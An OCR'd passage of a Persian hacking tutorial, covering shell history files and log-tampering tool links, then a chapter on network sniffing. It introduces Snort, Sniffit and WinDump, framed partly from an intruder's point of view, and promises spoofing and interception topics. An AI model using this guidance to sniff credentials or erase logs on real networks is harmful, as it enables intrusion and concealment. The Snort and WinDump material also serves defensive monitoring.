
sh : sh_ history
csh : history
ksh : sh_ history
bash : bash_ history
zsh : history

++ برای دستکاری LOG های سیستم Mac هم میتوانید به سایت زیر مراجعه کنید .

http://www.nisto.com/mac/tool/logs.html

++ برای ، ور رفتن با فایلهای ثبت رخداد ، دیواره آتش ها (Fire Wall) میتوانید به سایت زیر راجعه کنید .

http://lists.gpick.com/pages/Firewall_Log_Tools.htm



همه چیز درباره استراق سمع

فصل سیزدهم : همه چیز در باره استراق سمع

- مقدمه بر استراق سمع .
- استراق سمع از هاب .
  - معرفی و آموزش Snort .
  - معرفی و آموزش Sniffit .
  - معرفی و آموزش کامل TCPDumap & WinDump .
  - معرفی و آموزش ButtSniffer .
- استراق سمع از سوییچ .

- معرفی مجموعه DSNIFF .
- معرفی و آموزش ARP spoof .
- معرفی و آموزش DNS spoof .
- آموزش کامل DSNIFF .
- معرفی و آموزش File Snarf .
- معرفی و آموزش Macof .
- معرفی و آموزش Mail Snarf .
- معرفی و آموزش Msg Snaf .
- معرفی و آموزش TCP KILL .
- معرفی و آموزش TCP NICE .

- استراق سمع از SSL و https و SSH .

- معرفی و آموزش URL Snarf .
- معرفی و آموزش Web Mitm .
- معرفی و آموزش Web Spy .


- تشخیص Packet Sniffing در یک شبکه .
- چگونه IP خود را عوض کنیم !!
- دزدی هویت !

مقدمه بر ابزارهای استراق سمع :

در این قسمت هدف خود را تماما معطوف به آموزش حملات از طریق لایه های زیرین به شبکه می نمایم . اگرچه می توان نفوذ به سیستم را از طریق لایه های بالای مثل برنامه های کاربردی و سرویس دهنده هایی از قبیل وب ، FTP ، و .... برنامه ریزی کرد ولیکن نفوذ به سیستم از طریق لایه های پایینی به دلیل انعطاف پذیری زیاد ، بیشتر مورد توجه نفوذ گران خُبره است. البته حمله در این سطح بسیار مخرب و خطرناک است زیرا استراق سمع یا تحریف اطلاعات در سطح لایه های زیرین فقط متکی به داده های یک سرویس دهنده خاص در لایه کاربرد نخواهد بود و نفوذگر از این طریق برای رخنه و حمله به تمام سرویس دهنده های موجود روی یک ماشین آزادی عمل پیدا خواهد کرد. در این قسمت اینگونه حملات را کالبد شکافی کرده و تکنیکهای که امروزه به نامهای Sniffing ، Spoofing یا Session Hijacking مشهور هستند و همچنین ابزارهای نظیر Dsniff و ... را تشریح خواهم کرد.

یک Sniffer برنامه ای است که ترافیک جاری بر روی یک شبکه محلی را جمع آوری و استراق سمع کرده و بخشهای مفید آن را در اختیار نفوذگر قرار میدهد. از آنجایی که یک Sniffer فقط به استراق سمع و پاییدن ترافیک بسته های IP می پردازد و هیچگونه تغییری در آنها ایجاد نمیکند ، لذا عملیات آن از دیدگاه ماشینهای شبکه مخفی میماند و به سادگی قابل کشف نمی باشد. بنابر این جزء یکی از خطرناک ترین حملات غیر فعال (Passive) محسوب میشود.

برای درک بهتر موضوع به شکل زیر توجه کنید :



در این شکل Sniffer ، بر روی یک ماشین معمولی نصب شده و به استراق سمع ترافیک جاری بر روی شبکه می پردازد. با ربودن کلمه عبور یک کاربر از طریق استراق سمع ، نفوذگر کنترل ان ماشین را نیز در دست میگیرد و مجددا قادر است یک Sniffer دیگر بر روی ان ماشین نصب نماید و حجم استراق سمع را افزایش بدهد و ماشین های دیگری را فتح نماید.

ابزارهای Sniffer بسیار متنوع هستند و هر کدام از تکنیک خاصی استفاده میکنند و این ابزارها برای سیستم عامل های متفاوتی یافت میشوند از قبیل :

- TCPDump برای محیط های سازگار با یونیکس که از آدرس زیر میتوانید آن را دریافت کنید:
http://www.tcpdump.org/
- WinDump برای محیط های Windows 98/NT/2000/XP که از آدرس زیر میتوانید آن را دریافت کنید:
http://netgroup-serv.polito.it/windump/
- Snort برای تمام سیستم عاملها که از آدرس زیر میتوانید آن را دریافت کنید:
http://www.snort.org/
- Sniffit برای محیط های سازگار با یونیکس که از آدرس زیر میتوانید آن را دریافت کنید:
http://reptile.rug.ac.be/~coder/shiffit/sniffit.html/
- Ethereal برای محیط های یونیکس و ویندوز که از آدرس زیر میتوانید آن را دریافت کنید:
http://www.etheral.com/
- Dsniff برای محیط های سازگار با یونیکس که از آدرس زیر میتوانید آن را دریافت کنید:
http://www.monkey.org/~dugsong/dsniff/


- ابزار BUTTSniffer برای محیط سازگار با ویندوز که از آدرس زیر قابل تهیه است :

http://www.packetstormsecurity.org/sniffers/buttsniffer/BUTTSniff-0.9.3.zip

در ادامه تکنیک استراق سمع Sniffer از هاب و سوییچ را به طور مجزا تشریح می نمایم :

۱- استراق سمع از هاب : Passive Sniffing

به دلیل قیمت مناسب و کارای قابل قبول ، بخش عظیمی از شبکه های اترنت با استفاده از هابهای معمولی پیاده سازی شده اند. در شبکه های مبتنی بر هاب ، فریمی که هر دستگاه بر روی کانال قرار می دهد توسط هاب دریافت شده و مجددا بر روی بقیه کانالها تکرار (Repeat) میشود. به عبارت ساده تر هاب هر چه را دریافت میکند برای تمام ماشینهای در شبکه میفرستد خواه مربوط به ان ماشین باشد یا نباشد !! برای درک بهتر این مفهوم به شکل زیر توجه کنید :



در چنین ساختاری هر گاه بر روی یکی از ماشین های متصل به هاب ، یک ابزار Sniffer نصب شده و فعال باشد ، به سادگی قادر به ربودن کل فریم های ارسالی از تمام ماشینهای متصل به هاب خواهد بود. بسیاری از ابزارهای Sniffer برای محیط های مبتنی بر هاب معمولی نوشته شده اند. این ابزارها به طور عام " اسنیفر غیر فعال " (Passive Sniffer) نامیده میشوند. دو تا از مشهور ترین این ابزارها یعنی Snort و Sniffit را معرفی میکنم و بعد به معرفی شاه Sniffer تمام اعصار یعنی Dsniff میپردازیم .

ابزار Snort :

برنامه Snort توسط Martin Roesch نوشته شده است.قابل ذکر است که این برنامه که بیشتر شهرت خود را به خاطر موتور IDS (Intrusion Detection System Engine) کسب کرده است .

برنامه Snort ترافیک روی LAN را ربوده و به روشهای مناسبی و البته موثری غربال میکند ، قبل از هر چیز باید اعتراف کرد که Snort خود یک نوع از ابزارهای استراق سمع است ، البته از نوع مودبانه !!

- IDS یعنی "سیستم تشخیص تهاجم " !!
- مکانیزم سیستم های IDS این است که کلیه بسته های اطلاعاتی عبوری از شبکه را به منظور یافتن یک رد پای خاص که مشخصات ان توسط مدیر شبکه تعیین میشود ، مورد ارزیابی و بررسی قرار داده و هر نوع ترافیکی را که با چنین رد پایی تطبیق کند را به سرعت گزارش میدهد (اگر عمری باقی بود در انتهای مقاله به این مبحث میپردازم) .

حالت های عملیات ابزار Snort :

ابزار Snort را میتوان به عنوان یک ابزار استراق سمع ، یک مکانیزم ثبت بسته های اطلاعاتی ، و یا یک سیستم تشخیص تهاجم مورد استفاده قرار داد. دو کاربرد اول هیچ گونه مزیتی را نسبت به سایر ابزارهای استراق سمع به ارمغان نمی آورد ، جز اینکه ابزار Snort قادر است تا فرآیند ثبت بسته های اطلاعاتی در قالب فهرست های سازمان یافته ای بر روی دیسک ذخیره نماید.

پیکر بندی خروجی حاصل از عملیات استراق سمع :

این ابزار به واسطه قابلیت پیکر بندی قادر است تا در حالت هشدار دهی (Alert Mode) مختلفی عمل نماید. با تنظیم گزینه های پیکر بندی این ابزار ، می توان ترتیبی داد تا گزارشات حاصل از عملیات در قالب یک فایل ویژه با عنوان syslog به ثبت رسیده ، یا در قالب یک کادر محاوره ای بر روی صفحه نمایش سیستم عامل ویندوز ظاهر شود . گزینه مزبور حتی میتوان به گونه این تنظیم کرد که گزارشات حاصل در یک بانک اطلاعاتی نظیر Oracle و MySQL ذخیره شود.

مروری بر ساختار قوانین Snort :

ساختار قوانین Snort به عبارت مورد استفاده در برنامه ای TCPDump و Ethereal جهت فیلتر سازی بسته های اطلاعاتی شبیه است .از این قوانین میتوان به منظور تطبیق بسته های اطلاعاتی بر مبنای آدرس IP سیستمهای میزبان ، شماره پورت ها ، اطلاعات موجود در هدر ها ، مقادیر فلگ ها ، و بالاخره محتوای بسته های اطلاعاتی استفاده نمود. در مجموع میتوان قوانین برنامه Snort را در سه گروه زیر جای داد.

- **قوانین هشدار دهی** (Alert Rules) بسته های اطلاعاتی که با این قوانین تطبیق کنند در قالب تعیین شده به ثبت رسیده و متعاقب آن پیغام های هشداری جهت اطلاع کاربر در این زمینه ارسال می شود.
- **قوانین گذر دهی** (Pass Rues) بسته های اطلاعاتی که با این قوانین تطبیق کنند به سادگی مجوز تردد را دریافت کرده و از آن ها صرف نظر به عمل میاید.
- **قوانین ثبت** (Log Rules) بسته های اطلاعاتی که با این قوانین تطبیق کنند در قالب تعیین شده ای به ثبت میرسند ، اما هیچ پیغامی جهت اطلاع کاربر در این زمینه ارسال نمیشود.

بنا به پیش فرض برنامه Snort بسته های اطلاعاتی دریافتی را ابتدا با قوانین هشدار دهی و به دنبال ان قوانین گذر دهی و در نهایت با قوانین ثبت مورد مقایسه قرار میدهد. خوشبختانه برنامه Snort گزینه بخصوصی را با عنوان o- به همین منظور پیشبینی کرده است . بهره گیری از این گزینه موجب میشود تا ترتیب مزبور به صورتی دست خوش تغییر شود که قوانین گذر دهی در اولویت بوده و به دنبال ان قوانین هشدار دهی و ثبت اعمال میشود. علی رقم مفید بودن این گزینه o- توصیه میکنم که ترتیب پیش فرض را رعایت نمایید. در اغلب موارد کاربران قوانین گذر دهی را به گونه ای نامناسب تدوین کرده و موجب میشوند تا بسته های اطلاعاتی بالقوه خطرناک مجوز عبور دریافت کنند ، بدون اینکه پیغام هشدار به اطلاع آنها برسد.

ساختار قوانین Snort :

در این قسمت مطالعه اجمالی در مورد ساختار قوانین برنامه Snort و نحوه تدوین آنها خواهیم داشت.

کلیه قوانین برنامه Snort از دو قسمت هدر و گزینه ها تشکیل میشوند. بخش اول از هدر بیانگر نوع قانون (یکی از انواع هشدار دهی Alert یا گذر دهی Pass یا ثبت Log) میباشد. سایر بخشهای هدر متشکل از نوع پروتکل (یکی از انواع IP یا UDP یا TCP یا ICMP) ، یک عملگر تعیین مسیر (<- برای مسیر مبدا به مقصد و <> برای مسیر دوطرفه) و در نهایت آدرس IP و شماره پورت مبدا و مقصد میباشد. آدرس IP مبدا و مقصد را میتوان به شکل کلی aaa.bbb.ccc.ddd/yy که در ان متغیر yy بیانگر تعداد بایت های شبکه (اصطلاحا ماسک شبکه یا net mask) است ، بیان کرد. این شکل کلی به ما اجازه میدهد تا علاوه بر شبکه ها ، سیستم های میزبان مستقر بر روی آنها را نیز به طور کاملا مجزا مشخص نماییم. علاوه بر این میتوان چندین آدرس IP مختلف را با تفکیک آنها به علامت کاما و قرار دادن آنها در جفت علامت [] به صورت [192.168.1.0/24, 192.168.2.4, 192.168.2.10] مشخص کنیم. محدوده پورت ها را نیز میتوان با استفاده از علامت کولون مشخص نماییم. برای نمونه 1024: به معنی پورت شماره ۱۰۲۴ و کلیه پورت های بزرگتر از ان و بالاخره :1024 به معنی پورت های شماره ۱۰۲۴ و کلیه پورت های کوچک تر از ان ، 1024:6000 به مفهوم پورت های شماره ۱۰۲۴ و ۶۰۰۰ و کلیه پورت های موجود در این محدوده می باشد ؛ همچنین با بهره گیری از واژه کلیدی any میتوانید کلیه آدرس های IP و شماره پورتها را مشخص نمایید. ضمن اینکه با استفاده از علامت تعجب (!) به راحتی میتوانید محدوده آدرس IP یا شماره پورت ها معکوس کنید . به این ترتیب دو محدوده 1:1024 و 1025! کاملا معدل یکدیگر خواهند بود.

بخش گزینه های یک قانون شامل مواردی چون پیغام های هشدار و الگوی تطبیق است که به منظور تشخیص بسته ای اطلاعاتی مورد نظر به کار میرود. گفتنی است این بخش به طور کلی باید درون پرانتز واقع شود.

ابزارهای جانبی برنامه Snort :

ویژگی جدید که به نسخه های اخیر برنامه اضافه شده است توانایی افزودن قابلیت ها و عملکرد ای مضاعف (اصطلاحا Plug-ins) به این برنامه است. برنامه Snort در مجموع دو نوع از این قابلیت ها را با عنوان پیش پردازشگر ها (Preprocessors) و ماجول های خروجی (Output modules) ارائه کرده که در ادامه به بررسی هر یک از آنها می پردازیم .

۱- پیش پردازشگرها (Preprocessors)

با استفاده از فرمان Preprocessors میتوان تنظیمات مربوط به این قابلیت را در فایل snort.conf پیکربندی کرد. پیش پردازشگرها پس از آنکه برنامه Snort بسته های اطلاعاتی زا به منظور مقایسه با قوانین مورد دستیابی و رمزگشایی قرار داد ، یعنی درست پیش از فرایند تطبیق ، وارد عمل میشوند.

در جدول زیر متداول ترین پیش پردازشگرها را معرفی شده اند.

	عنوان	گزینه قابل استفاده	توضیح
١	http_decode	<*port_list*>	این پیش پردازشگر تمامی آدرس های URL ناشی از ترافیک HTTP بر روی پورت های مشخص شده در لیست <*port_list*> را مورد دستیابی قرار داده و آن ها را با فرمت متن ASCII رمز گشایی میکند. از آنجا که آدرس های URL فاقد برخی کاراکتر های به خصوص (همچون فضای خالی) هستند ، اغلب دنباله ای از کاراکتر ها ، نظیر %21 را میتوان در ساختار چنین آدرس های مشاهده کرد. این پیش پردازشگر چنین کاراکتر های به فرم ASCII متناظر تبدیل می کند. به این ترتیب قوانین تدوین شده در برنامه Snort قادر خواهد بود تا به درستی آدرس های URL قابل تطبیق را تشخیص دهند.
٢	Port scan	<network> <num_ports> <period> <logfile>	این پیش پردازشگر ، که یکی از مفید ترین قابلیت های جدید برنامه Snort محسوب میشود، به محض تحریک تعدادی <num_ports> پورت یا بیشتر از شبکه ای با شاخص <network> در فاصله زمانی <period> اقدام لازم را جهت ثبت هشدارهای مربوطه انجام میدهد.
٣	Port scan-ignore hosts	<*host_list*>	چنان چه ترافیک ناشی از اسکن پورت های برخی از سیستم های میزبان مستقر در شبکه را مجاز بدانیم ، در این صورت لازم است تا با بهره گیری از این پیش پردازشگر ، لیست <*host_list*> یعنی لیستی شامل آدرس های IP را که با فضای خالی از یکدیگر جدا شده اند مشخص نماییم.
٤	Frag2	Memcap <*bytes*> timeout <*seconds*>	با استفاده از این پیش پردازشگر به راحتی میتوانید فرایند را جهت یک پارچه سازی بسته های اطلاعاتی استراق سمع شده از هم گسیخته ترتیب داد (چنین فرآیندی را حتما با عنوان defragmentation میشناسید). در این فرآیند به طور پیش فرض از حافظه ای معادل ٤ مگابایت استفاده میشود. مدت زمان پیش فرض برای اجرای فرآیند یک پارچه سازی برابر ٦٠ ثانیه میباشد.
٥	Stream4		با استفاده از این پیش پردازشگر میتوان به واسطه فرآیند استراق سمع برنامه Snort ، جریان اطلاعاتی TCP و بسته های اطلاعاتی رد بدل شده را به خوبی کنترل کرد. به کمک گزینه مربوطه میتوان اطلاعات مربوط به جلسات را در قالب فایلی ذخیره نمود و پیغام هشداری را به هنگام اسکن پورت ها یا بروز مشکلاتی نظیر به هم ریختن ترتیب بسته های اطلاعاتی نمایش داد.

٢- ماجول های خروجی (Output modules)

بهره گیری از این ماجول ها از طریق فرمان output نیز میتوان مشخصات آنها را در فایل پیکر بندی snort.conf تنظیم کرد ، امکان تغییر موقعیت ذخیره سازی و نحوه قالب بندی بسته های اطلاعاتی بدست آمده از عملیات Snort در اختیار میدهد. ایم ماجول ها را میتوان به قوانین تدوین شده مختلف نسبت داد ، به گونه ای که خروجی حاصل از عملیات تطبیق قوانین بسته های اطلاعاتی ، مشمول ماجول خروجی به خصوصی شود. متداول ترین ماجول های خروجی مورد استفاده در برنامه Snort و توضیحات ان را در جدول زیر مشاهده میکنید.

	نام ماجول	گزینه های قابل استفاده	توضیح
١	Alert_fast	<*logfile*>	عملکرد این ماجول دقیقا مشابه حالت هشدار دهی سریع است (حالت مزبور با استفاده از گزینه A– به صورت "-A fast" از طریق سطر فرمان قابل اعمال میباشد) ، ضمن اینکه میتوان فایل دلخواهی را نیز به منظور ثبت هشدار مشخص نمود. این ماجول به هنگام تدوین قوانین

			تطبیق جدید بسیار مفید واقع میشود ، به گونه ای که با استفاده از آن میتوان قوانین مختلف را وادار به ثبت هشدارها در فایل مجزا کرد.
٢	Alet_full	<logfile>	عملکرد این ماجول مشابه ماجول بالا است ، با این تفاوت که به منظور هشدار دهی از حالت پیش فرض برنامه Snort حال ثبت کامل (یا اصطلاحا full log mode) بهره میبرد.
٣	Alert_smb	<workstation_list_file>	مشابه گزینه M– در سطر فرمان برنامه Snort ، این ماجول نیز پیغام هشدار را در قالب کادر مستقلی بر روی صفحه مانیتور سیستم های میزبانی که اسامی آن ها در فایل <workstation_list_file> لیست شده است ، نمایش میدهد.
٤	Alert_syslog	<syslog_facility> <syslog_priority>	مشابه گزینه s– از سطر فرمان Snort این ماجول امکان ارسال مستقیم پیغام های هشدار به مکانیزم ثبت وقایع سیستمی ، با عنوان sysylog و با تسهیلات و اولویت مشخص شده توسط پارامترهای <syslog_facility> و <syslog_priority> در اختیار قرار میدهد.
٥	Log_null		این ماجول هنگامی در تعریف انواع جدید قوانین مورد استفاده قرار میگیرد که نمایش پیغام های هشدار مد نظر بوده اما ثبت اطلاعات موجود در بسته های مورد توجه نمی باشد.
٦	Log_tcpdump	<logfile>	تاثیر این ماجول مشابه استفاده از گزینه b– جهت ثبت وقایع در قالب باینری و تعیین یک فایل مجزا برای ثبت وقایع برنامه TCPDump است. (قابلیتی که در برنامه Snort توسط گزینه L– به دست میآید.)
٧	Alert_uified , Log_unified	<logfile>	این ماجول بیانگر یک روش جدید و بسیار موثر ثبت وقایع است که به احتمال زیاد در نسخه های جدید برنامه Snort به عنوان روش پیش فرض در ثبت وقایع معرفی خواهد شد. هر دو ماجول خروجی را در قالب باینری به ثبت میرسانند. به این ترتیب به برنامه مجزایی مانند Barnyard خوانا نیاز میباشد.
٨	database	<rule_type> <database_type> <paramrtrs>	این ماجول قادر است تا قوانین هشدار دهی یا ثبت برنامه Snort را بسته مقدار متغیر <rule_type> در یک بانک اطلاعاتی خارجی ذخیره نماید. در این میان متغیر <database_type> معرف نوع بانک اطلاعاتی مورد استفاده در فرآیند است. همچنین لیست پارامتر ها شامل اطلاعات ضروری ، از جمله سیستم میزبان بانک اطلاعاتی ، نامه کاربر و کلمه عبور مورد نیاز جهت دسترسی به بانک اطلاعاتی ، نام بانک اطلاعاتی و سایر اطلاعات مشابه میباشد.
٩	Xml	<rule_type> <parameters>	این ماجول قادر است تا قوانین هشدار دهی یا ثبت برنامه Snort را بسته مقدار متغیر<rule_type> در فایلی با قالب SNML ذخیره کند. متغییر <parameters> موقعیت و ساختار این فایلی را مشخص می کند.
١٠	CSV	<logfile> <format>	به کمک این ماجول میتوان از میان اقلام موجود مواردی را جهت ثبت در قالب دنباله کاراکتری <format> انتخاب کرده و ضمنا خروجی برنامه Snort را نیز در فایلی با عنوان <logfile> ، به صورتی که اقلام موجود در آن با استفاده از علامت کاما از یکدیگر جدا شده باشند ، ذخیره کرد.
١١	Trap_snmp	<event_type> <sensor_id> <trap_type> <address> <community>	این ماجول هشداری در قالب SNMP را در یک ایستگاه مدیریت شبکه واقع در آدرس <address> از بخش <community> ارسال میکند.

- نکته : همانگونه که تمام کسانی که با Snort کار کرده اند میدانند ، بزرگترین ایرادی که به این برنامه میگیرند این است که مطالعه فایل های ثبت وقایع و هشدارهای این برنامه Snort بدون توجه به قالب بندی خروجی مورد استفاده ، فرآیند بسیار دشواری است. برای رفع این نقیصه من توصیه میکنم برای مطالعه نتایج از برنامه هایی مثل Demarc و SnortSnarf و ACID و حتی Ethereal و .... استفاده کنید !!

ابزار Sniffit :

ابزار Sniffit برای سالها به عنوان نرم افزار حمله به شبکه مطرح بود. این برنامه توسط Brecht Claerhout نوشته شده است. این ابزار بر روی محیط های سازگار با لینوکس و سولاریس و ..... قابل اجرا میباشد.

این ابزار کارت شبکه را به حالت بی قید (Promiscuous) وارد کرده تا بتواند تمام ترافیک جاری شبکه را به طور کامل دریافت نمایید. این ابزار به خاطر انعطاف در غربال سازی بسته های مفید و غیر مفید این قابلیت را فراهم کرده است تا بتوان بسته های متعلق به یک ماشین مشخص یا یک پروتکل خاص را جمع آوری کرده و از بقیه صرفنظر کند. در ضمن این قابلیت وجود دارد که بسته های غربال شده را بلادرنگ بر روی پنجره خروجی این برنامه نمایش دهد.

اگر نفوذگر بخواهد نرم افزار Sniffit را در حالت محاوره ای و بلادرنگ اجرا نماید باید آن را در خط فرمان با سوییچ i– فراخوانی کند:

$ Sniffit –i

معیار جدا سازی و تفکیک بسته ها در این ابزار آدرس IP و آدرس پورت بسته ها است .

- من بیشتر در باره این ابزار توضیح نمیدهم و بقیه کار را به خود شما میسپارم !!!

معرفی ابزار WinDump & TCPDump و تشریح اصول و نکات کار :

قبل از اینکه آموزش این ابزار را بدهیم به مقاله ای که توسط امداد امنیت نوشته شده توجه کنید تا برویم سر اصل مطلب که آموزش خود ابزار است !!

معرفی ابزارWindump

ابزار Windump که نسخه‌ی تحت Windows نرم‌افزار قدیمی و مشهور tcpdump تحت سیستم‌های عامل خانواده‌ی Unix می‌باشد، عملاً یک تحلیل‌گر ترافیک شبکه است. از آنجاکه اغلب استفاده کنندگان سیستم‌های کامپیوتری خانگی در کشورمان را کاربران سیستم‌های عامل خانواده‌ی Windows تشکیل می‌دهند، معرفی Windump را به بررسی tcpdump ترجیح داده‌ایم.

یک تحلیل‌گر ترافیک شبکه، که عموماً با نام Sniffer از آن یاد می‌گردد، وظیفه‌ی بررسی بسته‌های رد و بدل شده بر روی شبکه را برعهده دارد که نرم‌افزار Ethereal که به زودی در همین پایگاه به معرفی آن خواهیم پرداخت نمونه‌ی متداول و پر طرفداری از یک Sniffer است. از آنجاکه در معرفی نرم‌افزار پیشین بصورت اجمالی به این دسته از ابزارها پرداخته بودیم، در معرفی Windump نیاز به ذکر مقدمات بیش‌تری از Sniffer‌ها داریم.

با استفاده از یک Sniffer، با تعیین یک رابط شبکه‌ی خاص، می‌توان به پایش و تحلیل بسته‌های اطلاعاتی رد و بدل شده بر روی شبکه‌ای که رابط شبکه‌ی مورد نظر به آن متصل است پرداخت. به عبارت دیگر یک Sniffer را می‌توان به یک سیستم پایش تشبیه کرد که تمامی اطلاعات منتقل شده بر روی بستر فیزیکی را بررسی و ذخیره می‌کند. در نهایت با به دست آوردن این اطلاعات دو عمل می‌توان بر روی محتوای بسته‌های بررسی شده انجام داد :

- تحلیل کلی ترافیک شبکه

این عمل توسط تحلیل‌گر انجام می‌گردد و از آنجاکه حجم اطلاعات رد و بدل شده بر روی شبکه بسیار زیاد است، تحلیل‌گر باید توانایی تمیز دادن اطلاعات مربوط به پروتکل‌های مختلف با مبدا و مقصد های مختلف را داشته باشد.

- فیلتر کردن بسته‌هایی با محتوایی خاص

با فیلتر کردن بسته‌هایی خاص و نمایش اختصاصی آنها توسط Sniffer، می‌توان تمیز دادن بسته‌های مربوط به یک پروتکل خاص، از/به مبدا/مقصد خاص، با محتوایی از رشته‌ای تعیین شده و دیگر ویژگی‌ها را به نرم‌افزار Sniffer سپرد. پس از به دست آوردن خروجی دلخواه تحلیل آن بسیار آسان‌تر است.

قابلیت پایش بسته‌های رد و بدل شده بر روی شبکه قابلیتی مختص سخت‌افزار است. به عبارت دیگر رابط شبکه در حالتی خاص قرار می‌گیرد که تمامی بسته‌هایی که مقصد آدرس فیزیکی آنها رابط مورد نظر نیست نیز مانند بسته‌هایی مربوط دریافت شده و

محتوای آنها را می‌توان ذخیره کرد. در حالت عادی، سخت‌افزار و لایه‌ی Data link بسته‌هایی که به رابط مورد نظر با آدرس فیزیکی خاص، ارتباطی ندارند را از روی شبکه بر نمی‌دارد.

با این وجود، از آنجاکه هدف از استفاده از Sniffer‌ها بررسی تمامی ترافیک شبکه، با استفاده از پایش تمامی بسته‌هایی که از مبدا های مختلف به مقاصد دیگر ارسال می‌شوند می‌باشد، لذا پیش‌نیاز استفاده از این دسته از ابزارها اساساً وجود نسخه‌ای از تمامی ترافیک شبکه بر روی بستر متصل به رابط شبکه‌ی مورد نظر است.

این پیش‌نیاز، پیش‌نیازی سخت‌افزاری را به استفاده کننده از Sniffer تحمیل می‌کند، زیرا با استفاده از سوییچ‌ها، که در حال حاضر تقریباً در تمامی موارد جای Hub‌ها را گرفته‌اند، ترافیکی که بر روی هریک از درگاه‌های سوییچ به سمت سیستم مورد نظر فرستاده می‌شود، تنها مختص آن سیستم است و ترافیک دیگر گره‌های شبکه بر روی آن قرار ندارد. لذا در شبکه‌ای که بر اساس سوییچ عمل می‌کند، عملاً امکان استفاده از Sniffer در شرایط معمول وجود ندارد.

با این‌وجود بسیاری از سوییچ‌ها با هدف در اختیار گذاردن درگاهی خاص، امکان قرار دادن تمامی ترافیک شبکه بر روی یک کانال را فراهم می‌کنند و سیستمی که به این درگاه متصل باشد می‌تواند به پایش ترافیک شبکه بپردازد. امکان استفاده این قبیل درگاه‌ها بر روی سوییچ‌ها، در صورت وجود، محدود بوده و تنها مختص مدیران شبکه می‌باشد. این امکان تنها برای جامه‌ی عمل پوشانیدن به یکی از اهداف استفاده از Sniffer‌ها، یعنی استفاده توسط مدیران شبکه برای تحلیل ترافیک فعال، در برخی از سوییچ‌ها وجود دارد.

در استفاده از این دسته از Sniffer‌ها دو کاربرد خاص مد نظر بوده است :

- استفاده توسط مدیران و تحلیل‌گران شبکه برای عیب‌یابی و رفع نقوص شبکه
- استفاده توسط نفوذگران به شبکه‌ها و سیستم‌ها
- تشخیص تلاش‌ها برای نفوذ

